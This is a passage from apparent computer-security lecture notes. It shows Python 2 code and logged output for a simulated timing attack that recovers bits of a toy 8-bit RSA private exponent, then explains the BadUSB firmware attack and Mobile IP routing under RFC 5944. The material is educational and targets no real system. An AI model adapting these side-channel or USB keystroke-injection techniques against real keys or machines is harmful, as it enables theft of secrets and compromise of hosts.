            nextbit = self.find_next_bit_of_private_key(discovered_bits)         #(D4)
            print "value of next bit: ", nextbit                                 #(D5)
            print "its value should be: ", self.d_reversed[bitpos]               #(D6)
```

```
            if nextbit != int(self.d_reversed[bitpos]):                                  #(D7)
                raise ValueError("Wrong result for bit at index %d" % bitpos)            #(D8)
            discovered_bits.append(nextbit)                                              #(D9)
            print "discovered bits: ", discovered_bits                                  #(D10)
        self.bits_discovered_for_d = discovered_bits                                    #(D11)
        return discovered_bits                                                          #(D12)

if __name__ == '__main__':

    private_exponent = 0b11001011                                                       #(A1)
    timing_attack = TimingAttack(                                                       #(A2)
                        num_messages = 100000,                                          #(A3)
                        num_trials = 1000,                                              #(A4)
                        modulus_width = 8,                                              #(A5)
                        private_exponent = private_exponent,                            #(A6)
                    )
    modulus_to_discovered_bits = {}                                                     #(A7)
    for i in range(10):                                                                 #(A8)
        print "\n\n============Starting run %d of the overall experiment============\n" % i
                                                                                        #(A9)
        discovered_bits = []                                                           #(A10)
        timing_attack.gen_messages()                                                   #(A11)
        modulus = timing_attack.gen_modulus()                                          #(A12)
        timing_attack.get_exponentiation_times_for_messages()                          #(A13)
        try:                                                                           #(A14)
            discovered_bits = timing_attack.discover_private_exponent_bits()           #(A15)
        except ValueError, e:                                                          #(A16)
            print "exception caught in main:", e                                       #(A17)
            e = str(e).strip()                                                         #(A18)
            if e[-1].isdigit():                                                        #(A19)
                pos = int(e.split()[-1])                                               #(A20)
                print "\n                                    Got %d bits!!!" % pos    #(A21)
            continue                                                                   #(A22)
        if discovered_bits:                                                            #(A23)
            modulus_to_discovered_bits[i] = \
                      (modulus, ''.join(map(str, list(reversed(discovered_bits)))))    #(A24)
        print "\n                                                SUCCESS!!!!!!!"      #(A25)
```

- Shown below is the output from one session with the code shown above. Note that, even for the same modulus, your results will vary from one run to another since the messages are generated randomly for each run.

- In the 10 runs of the code whose output is shown below, three of the runs managed to discover correctly six of the eight bits of

the exponent d. Every once in a long while, you will see that the entire exponent is estimated correctly by the code.

```
============Starting run 0 of the overall experiment=============

Finished generating 100000 messages
modulus is:  195
Finished calculating signatures for all messages

B =  1
correlation0:  0.00535503170757
B =  3
correlation1:  0.11955357822
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1]

B =  3
correlation0:  0.11955357822
B =  7
correlation1:  0.146688433404
value of next bit:  1
its value should be:  0
exception caught in main: Wrong result for bit at index 2

                                  Got 2 bits!!!


============Starting run 1 of the overall experiment=============

Finished generating 100000 messages
modulus is:  195
Finished calculating signatures for all messages

B =  1
correlation0:  0.00658805175542
B =  3
correlation1:  0.144786607015
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1]

B =  3
correlation0:  0.144786607015
B =  7
correlation1:  0.191148434475
value of next bit:  1
its value should be:  0
exception caught in main: Wrong result for bit at index 2

                                  Got 2 bits!!!
```

```
============Starting run 2 of the overall experiment=============

Finished generating 100000 messages
modulus is:  195
Finished calculating signatures for all messages

B =  1
correlation0:  0.0111837174243
B =  3
correlation1:  0.146686335386
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1]

B =  3
correlation0:  0.146686335386
B =  7
correlation1:  0.0666330591075
value of next bit:  0
its value should be:  0
discovered bits:  [1, 1, 0]

B =  3
correlation0:  0.146686335386
B =  11
correlation1:  0.166780797308
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1, 0, 1]

B =  11
correlation0:  0.166780797308
B =  27
correlation1:  0.143863234986
value of next bit:  0
its value should be:  0
discovered bits:  [1, 1, 0, 1, 0]

B =  11
correlation0:  0.166780797308
B =  43
correlation1:  0.161661497094
value of next bit:  0
its value should be:  0
discovered bits:  [1, 1, 0, 1, 0, 0]

B =  11
correlation0:  0.166780797308
B =  75
correlation1:  0.140458705926
value of next bit:  0
its value should be:  1
exception caught in main: Wrong result for bit at index 6
```

```
                                Got 6 bits!!!


============Starting run 3 of the overall experiment=============

Finished generating 100000 messages
modulus is:  225
Finished calculating signatures for all messages

B =  1
correlation0:  0.0069115683713
B =  3
correlation1:  0.351567105915
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1]

B =  3
correlation0:  0.351567105915
B =  7
correlation1:  0.268789028694
value of next bit:  0
its value should be:  0
discovered bits:  [1, 1, 0]

B =  3
correlation0:  0.351567105915
B =  11
correlation1:  0.285057307844
value of next bit:  0
its value should be:  1
exception caught in main: Wrong result for bit at index 3

                                Got 3 bits!!!


============Starting run 4 of the overall experiment=============

Finished generating 100000 messages
modulus is:  195
Finished calculating signatures for all messages

B =  1
correlation0:  0.00241843558209
B =  3
correlation1:  0.186079682903
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1]

B =  3
correlation0:  0.186079682903
B =  7
correlation1:  0.204226222605
value of next bit:  1
```

```
its value should be:  0
exception caught in main: Wrong result for bit at index 2

                                  Got 2 bits!!!


============Starting run 5 of the overall experiment=============

Finished generating 100000 messages
modulus is:  169
Finished calculating signatures for all messages

B =  1
correlation0:  0.0184536640473
B =  3
correlation1:  0.217174073139
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1]

B =  3
correlation0:  0.217174073139
B =  7
correlation1:  0.202723379241
value of next bit:  0
its value should be:  0
discovered bits:  [1, 1, 0]

B =  3
correlation0:  0.217174073139
B =  11
correlation1:  0.241820663832
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1, 0, 1]

B =  11
correlation0:  0.241820663832
B =  27
correlation1:  0.192410585206
value of next bit:  0
its value should be:  0
discovered bits:  [1, 1, 0, 1, 0]

B =  11
correlation0:  0.241820663832
B =  43
correlation1:  0.189418029495
value of next bit:  0
its value should be:  0
discovered bits:  [1, 1, 0, 1, 0, 0]

B =  11
correlation0:  0.241820663832
B =  75
```

```
correlation1:  0.175041915625
value of next bit:  0
its value should be:  1
exception caught in main: Wrong result for bit at index 6

                                  Got 6 bits!!!


============Starting run 6 of the overall experiment=============

Finished generating 100000 messages
modulus is:  195
Finished calculating signatures for all messages

B =  1
correlation0:  0.00865525117668
B =  3
correlation1:  0.177818285803
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1]

B =  3
correlation0:  0.177818285803
B =  7
correlation1:  0.194471520198
value of next bit:  1
its value should be:  0
exception caught in main: Wrong result for bit at index 2

                                  Got 2 bits!!!


============Starting run 7 of the overall experiment=============

Finished generating 100000 messages
modulus is:  225
Finished calculating signatures for all messages

B =  1
correlation0:  0.000834328683801
B =  3
correlation1:  0.296449299753
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1]

B =  3
correlation0:  0.296449299753
B =  7
correlation1:  0.268359146286
value of next bit:  0
its value should be:  0
discovered bits:  [1, 1, 0]
```

```
B =  3
correlation0:  0.296449299753
B =  11
correlation1:  0.200498385434
value of next bit:  0
its value should be:  1
exception caught in main: Wrong result for bit at index 3

                                  Got 3 bits!!!


============Starting run 8 of the overall experiment=============

Finished generating 100000 messages
modulus is:  195
Finished calculating signatures for all messages

B =  1
correlation0:  0.0099350807053
B =  3
correlation1:  0.100855277594
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1]

B =  3
correlation0:  0.100855277594
B =  7
correlation1:  0.123326809251
value of next bit:  1
its value should be:  0
exception caught in main: Wrong result for bit at index 2

                                  Got 2 bits!!!


============Starting run 9 of the overall experiment=============

Finished generating 100000 messages
modulus is:  225
Finished calculating signatures for all messages

B =  1
correlation0:  -0.00389727670499
B =  3
correlation1:  0.251815183197
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1]

B =  3
correlation0:  0.251815183197
B =  7
correlation1:  0.224629240235
value of next bit:  0
```

```
its value should be:  0
discovered bits:  [1, 1, 0]

B =  3
correlation0:  0.251815183197
B =  11
correlation1:  0.253504735599
value of next bit:  1
its value should be:  1
discovered bits:  [1, 1, 0, 1]

B =  11
correlation0:  0.253504735599
B =  27
correlation1:  0.205049470386
value of next bit:  0
its value should be:  0
discovered bits:  [1, 1, 0, 1, 0]

B =  11
correlation0:  0.253504735599
B =  43
correlation1:  0.186280401626
value of next bit:  0
its value should be:  0
discovered bits:  [1, 1, 0, 1, 0, 0]

B =  11
correlation0:  0.253504735599
B =  75
correlation1:  0.195741658334
value of next bit:  0
its value should be:  1
exception caught in main: Wrong result for bit at index 6

                                Got 6 bits!!!
```

32.9: USB MEMORY STICKS AS A SOURCE OF DEADLY MALWARE

- Who could have imagined that the innocuous looking USB memory sticks would become be a potential source of deadly malware! That this is indeed the case was demonstrated very convincingly by Karsten Nohl and Jacob Lell at the 2014 Black Hat conference:

  https://srlabs.de/blog/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf

  This exploit was named BadUSB by its discoverers. It is estimated that roughly half the USB devices out there are vulnerable to the BadUSB exploit.

- If you do read the Nohl and Lell paper mentioned above, you owe it your yourself to also go through the following report by Stephanie Blanchet Hoareau, Erwan Le Disez, David Boucher, and Benoit Poulo-Cazajou:

  http://www.bertin-it.com/brochure/WP-BadUSB_an-unpatchable-flaw-by-Bertin-IT.pdf

  One of the things I enjoyed about this well-written report is the historical context it provides for the BadUSB exploit. It was through this report I found out that, back in 2011, Angelos Stavrou and Zhaohui Wang gave a talk in that year's Black Hat conference that was entitled "Exploiting Smart-Phone USB

Connectivity For Fun And Profit," in which they showed how an Android phone connected to a computer as a USB device could be emulated to act like a keyboard in order to inject hostile commands into the host.

- It is important to realize that BadUSB is **not** about any malware files in the flash memory of a USB stick. [It is possible to detect those by anti-virus software and, in the worst case, you can always just reformat a memory stick to get rid of any suspected malware that resides in the flash memory of the stick.] BadUSB is about malware threats that reside in the microcontroller **firmware** that controls how the device operates. *The current tools for detecting malware are unable to identity these firmware based threats.* One can make the argument that the very nature of this malware is such that it will not lend itself to detection by virus scanning tools, present or future. See the end of this section for this argument. [BadUSB is also **not** about the "USB Propagation Mode" for malware that was described in Lecture 22. As the reader will recall, if a Windows machine has "AutoRun" enabled, a file named `autorun.inf` in the USB device would be automatically executed when the device is plugged into the computer. An infected copy of this file in the device can infect a computer with the malware.]

- Karsten Nohl and Jacob Lell chose to not make public the software for their exploit. That talk was followed by a presentation entitled "Making BadUSB Work For You" at the Derbycon 2014 conference by Adam Caudill and Brandon Wilson where they showed that they had successfully developed their own implementation of the BadUSB exploit. They have made their code available on GitHub.

- Now that the cat is out of the bag and people have started posting code on the web that makes this exploit possible, you may want to exercise greater caution when you stick your memory stick in other people's computers or stick other people's memory sticks in your own. [When in a hotel, who hasn't downloaded the boarding passes from an airline website into a personal memory stick and taken the stick over to a hotel computer for printing them out! In light of the BadUSB exploit, you may never want to do that again. (In the future, you may just want to download the boarding pass into your smartphone directly). With all and sundry plugging their memory sticks into that hotel computer in the lobby, there is always the possibility that, intentionally or unintentionally, someone may use the BadUSB exploit to plant malware on that computer. Just imagine the consequence that after your own memory stick has become infected in this manner, you plug it into your own computer!]

- To understand the BadUSB exploit, it's best to revisit the main reason the USB standard was created back in the mid 1990's. What prompted the development of this standard was the ever increasing choice of peripherals that people could connect with their computers: keyboard, mouse, webcam, music player, external drive, and so on. It was felt that if a single connector type could be devised for all such peripherals, that would considerably simplify the hardware support that would need to be incorporated in a computer for the data transfer connections with the different peripherals. [The USB standard has fulfilled that goal. The acronym USB stands for "Universal Serial Bus". One reason for the popularity of USB for connecting portable devices to a computer is that you can connect and disconnect the devices without having to reboot the host computer. That is, USB devices tend to be hot-swappable.]

- Considering that so many different types of devices can present

themselves to your computer through a USB connection, haven't you wondered as to how is it that a computer can tell the difference between, say, a keyboard and a thumb drive if they both present themselves to your computer through the same hardware port?

- When you insert a USB device in your computer, the very first thing the OS in your computer does is to determine what "USB class" the device belongs to. The USB standard defines a large number of classes (over 20), some of the most commonly used being:

  Human Interface Device (HID) : USB devices that belong to this class are used for connecting pointing devices (computer mouse, joystick), keypads, keyboards, etc.

  Image : USB devices that belong to this category are used for connecting webcam, scanner, etc., to a computer.

  Printer : As you might guess from its name, USB devices that fall in this class are used to connect different types of printers to a computer.

  Mass Storage (MSC) : USB devices that belong to this class are used for flash memory drives, digital audio players, cameras, etc. [As you might have guessed already, the acronym MSC stands for "Mass Storage Class". Another name for this class is UMS for "USB Mass Storage".]

  USB Hub : Such a device is used to expand a single USB port into several others. [Some of the lightest laptops come with only a single USB port. If you wanted to connect multiple devices to such a laptop, you need a USB Hub. Also, when a machine does possess multiple USB ports, it is usually an internally built single USB Hub that is expanded into multiple ports you see on the outside of your laptop (rather than having independent USB circuitry for each separate port).]

Smart Card : These types of USB devices can be used to read smartcards.

and several others

- Each of the USB device classes is given a numerical code in the USB standard. For example, the numerical code associated with the HID class is 0x03, the code associated with the MSC class 0x08.

- As mentioned earlier, as soon as the OS on a host computer has detected a USB device, it queries the USB device for the class the device belongs to. The USB device responds back with the numerical code of the class. The OS then loads the software driver appropriate to that device class. [Subsequently, all communications between the host computer and the USB device is in the form of packets. The first byte of each packet is the packet identifier byte, which declares the purpose of the packet. For example, a packet may be a handshaking packet, or a data bearing packet, or perhaps an error or a status message packet, etc.]

- Assuming the USB device is of class MSC, the software driver in the host computer then interacts with the firmware in the microcontroller in the USB device for transferring data between the host computer and the flash memory in the USB memory stick. [A microcontroller is just a small inexpensive single-chip computer, with its own CPU, RAM, and I/O, that, for USB devices, is powered by the current drawn through the USB port from the host computer. And the firmware consists of program stored in an EEPROM (Electrically Erasable Read Only Memory) that is executed in the CPU of the microcontroller.]

- The "mini-review" of USB devices presented so far describes how such devices work under normal conditions. Let's now consider the following aspect of the firmware that sits in the microcontrollers of such devices that can turn a memory stick into a dangerous source of malware.

- To allow for bug fixes to be carried out in the firmware in a USB microcontroller and to also allow for the firmware to be upgraded, the USB manufacturers permit third-party tools to alter their firmware. In fact, you can download a manufacturer-consortium supported open-source tool called "USB Device Firmware Upgrade tool" for this purpose from

  `https://admin.fedoraproject.org/pkgdb/package/dfu-util/`

  This is a vendor- and device-independent *Device Firmware Upgrade (DFU)* tool for upgrading the firmware in the USB devices. You can use this tool to both download the firmware currently in the USB device and to upload to the device a new version of the firmware.

- **The fact that one can replace the manufacturer's firmware in the microcontroller of a USB opens it up to exploits for spreading malware infection.** Here is how that can happen: You take a memory stick (that would normally belong to the class MCS) and you alter its firmware so that, upon being inserted into a host computer, it reports to the OS that its class is HID. That would allow the USB stick to act

as a keyboard vis-a-vis the host computer it is connected to. Any keystrokes sent by the USB masquerading as a keyboard could be for executing commands that install malware from remote sites. The commands executed in this manner could also install malware that would be permanently stored in the host and installed in all USBs memory sticks that are plugged into the host in the future.

- What makes this exploit particularly dangerous is that it is undetectable by any virus scanning tools. These tools are not meant for examining the firmware in the peripheral devices connected to a computer.

- Obviously, your first reaction to the state of affairs described in the previous bullet is likely to be: Why not augment the virus scanning tools to also look at the firmware in the peripheral devices connected to a host? You might think of a scanning tool that is placed at the disposal of the OS so that when the OS first detects a USB devices, it makes a point of examining the firmware before allowing any data exchange with the device. However there is a problem with that scenario: How would this tool distinguish between a USB that belongs legitimately to the HID class and the devices that are masquerading as belonging to the same?

32.10: MOBILE IP

- Let's say you are at home and you want to use your smartphone to send a text message to your friend who lives in the same town as you, but who at the moment happens to be enjoying a local brew in a Starbucks in a far-away country. Let's assume that your friend's smartphone is connected to that Starbuck's WiFi.

- The fact that your text message will reach your friend's smartphone regardless of where exactly he/she is on the face of the earth is pretty amazing. Haven't you ever wondered how is it that the cell phone operator at your end of the communication link knows how to route your packets to your friend's phone regardless of the location of that phone? [The communication problem involved here is more complex than you might think. In the old days, when all telephones had fixed numbers, a telephone exchange at the source end of a communication link could immediately figure out how to route a phone call just by examining the country code, the area code, etc., associated with a dialed number. But that obviously does not apply to modern cell-phone based communications. You might think that a smartphone currently connected to the internet in some remote country has an IP address assigned to it by the ISP in that remote location. (That would certainly be the case for a non-mobile device like a laptop.) If that is indeed the case, how would be network at the source end know how to route the packets to the remote phone if it is the source that is initiating the connection?]

- The answer to the question posed above lies in the concept of what is known as **IP Mobility Support** as defined in RFC 5944. What RFC 5944 spells out is also informally referred to as **Mobile IP**.


- According to the RFC 5944 standard, every mobile "node" in a network is always identified by its home IP address, regardless of the current location of the node. When away from home, a mobile node also has another IP address associated with it; this second IP address is known as care-of IP address. [Think of the home IP address as the permanent identifier for a smartphone. When a smartphone is away from its home network, it needs both IP addresses, the home IP address and the care-of IP address, to operate according to RFC 5944.]

- Whereas a mobile node is uniquely identified by its home IP address, the care-of IP address, when it exists, is the mobile node's current point-of-attachment with the internet.

- Informally speaking, the cell phone operator where the home IP address for a mobile node is registered is referred to as the home agent in RFC 5944. And the cell phone operator at the mobile node's current point of attachment is known as the node's foreign agent. [For the official definitions: **Home Agent:** A router on a mobile node's home network that tunnels datagrams for delivery to the mobile node when it is away from home, and maintains current location information for the mobile node. **Foreign Agent:** A router on a mobile node's visited network that provides routing services to the mobile node while registered. The foreign agent detunnels and delivers to the mobile node datagrams that were tunneled by the mobile node's home agent. For datagrams sent by a mobile node, the foreign agent may serve as a default router for registered mobile

nodes.]

- Regardless of the current point of attachment for a mobile node, if your smart phone wants to send packets to that mobile node, it sends the packets to the mobile node's home agent. The home agent tunnels the packets to the mobile node's current foreign agent, which, in turn, routs the packets to their final destination using the care-of IP address. This is illustrated by the following diagram taken from RFC 5944:



Operation of Mobile IPv4 (from RFC 5944)

- In the diagram shown above, the "host" at the bottom of the diagram could be your smart phone and the "mobile node" the smart phone of your friend at any remote location on earth where

there is cell phone coverage.

- What's most interesting about the routing diagram shown above is the path taken by the packets from the remote cell phone back to your smart phone. As shown by the diagonal arrow, the return path for the packets bypasses the home agent.

- Another important point related to the return packets is that source IP address in those packets is the mobile node's home IP address. So as far as the "host" at the bottom of the diagram is concerned, the packets it receives from the remotely located mobile node look as if the mobile node were located in its home network.

- Let's get back to the subject of your smartphone sending packets to your friend's smartphone that is currently at a remote location. The data coming off your smartphone will look no different from when your friend phone is plugged into the home network. It is the job of the router in the home network to tunnel the packets coming off your phone to the router at the current point of attachment of your friend's phone. Tunneling means that the home router places the packets coming off your smartphone in the data payload of the packets sent to the router where your friend's smartphone is currently located. That router detunnels the packets and sends them to your friend's smartphone.